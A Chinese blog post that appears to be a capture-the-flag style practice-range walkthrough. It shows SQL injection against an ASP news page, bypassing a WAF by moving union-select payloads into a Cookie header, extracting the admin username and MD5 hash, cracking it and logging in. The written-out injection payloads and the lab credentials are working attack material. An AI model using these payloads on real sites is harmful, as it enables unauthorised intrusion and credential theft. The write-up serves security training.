

网络安全1-2

原创

小开心007 于 2020-03-30 10:19:45 发布 402 收藏 1

分类专栏: [Web安全](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wanglinyp/article/details/105191626>

版权



[Web安全](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

声明: 练习仅可在靶场, 不可用于非法操作。

[封神台靶场练习之↓](#)

第二章 遇到阻难! 绕过WAF过滤!

福建博均雕塑脱胎漆器有限公司
FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY

网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们

客户案例 Customer Case

新闻动态 News

个人简介 Company Profile

掌控安全学院
黑客安全渗透体系课程
现在点击**免费学!**

- 美国机械业巨头米拉克龙裁员1... [2009-8-24] [详细]
- 2009将加快机械工业发展的...
- 上海凡太克工程机械有限公司增...
- 我国宜优先发展的几种包装机械
- 如何科学选购定制的包装机械
- 我国真空包装机械行业市场潜力...

作品展示 Product

友情链接: IP138 工信部 ASP SEO优化 图库99 HAO123 雅虎 网易
福建雕塑, 脱胎漆器, 雕塑家 胡文平 官方网站 版权所有 闽ICP备03023960号 电话: 13705034803
Copyright 2012 Auto Parts All Right Reserved

<https://blog.csdn.net/wanglinyp>

1、检测是否存在sql注入点

点击网页一个动态:



url:http://59.63.200.79:8004/shownews.asp?id=171 and 1=1

在地址栏输入上述url(url:之后的部分)



可以看出靶场对部分sql语句进行了过滤,因此再次采用order尝试

2、直接尝试检测字段数

url:http://59.63.200.79:8004/shownews.asp?id=171 order by 11

url:http://59.63.200.79:8004/shownews.asp?id=171 order by 10



添加order by 11后页面出现错误, 输入order by 10时, 页面正常显示 (可以从1开始尝试), 因此, 可以推测出页面存在sql注入且字段数为10。

3、寻找回显点

猜测数据库中可能存在admin表, 直接拼接查询进行尝试

```
url:http://59.63.200.79:8004/shownews.asp?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin--
```



很明显查询语句被检测到了。

4、尝试cookie注入

因为网页一般只拦截GET、POST传参, 因此, 可以借助本地cookie进行尝试, 这里需要借助火狐浏览器 (或者谷歌) 的ModHeader插件。


去掉网页url中的id信息后继续访问网页

```
url:http://59.63.200.79:8004/shownews.asp
```



发现出现报错。


打开浏览器右上角的ModHeader，点击ModHeader右上角加号添加RequestHeader,name为：Cookie,value为：id=171,并勾选



刷新网页，发现可以正常访问，所以可以判断该网站借助Cookie进行传参，且数据库中存在admin表。

尝试将查询语句放到Cookie中进行尝试，在ModHeader中添加新的Cookie,value设置为如下：

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```



可见存在如下几处回显点

利用回显点进行注入查询，ModHeader添加新的Cookie,value设置如下：

```
id=171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin
```



结果显示用户名为：admin，密码：b9a2a2b5dff918c，密码那么复杂应该是加密后的密文，复制密文，百度搜索md5,对密文进行在线转换：



可见，密码为welcome

最后通过admin进行登录：

```
url:http://59.63.200.79:8004/shownews.asp
```



输入账号密码:

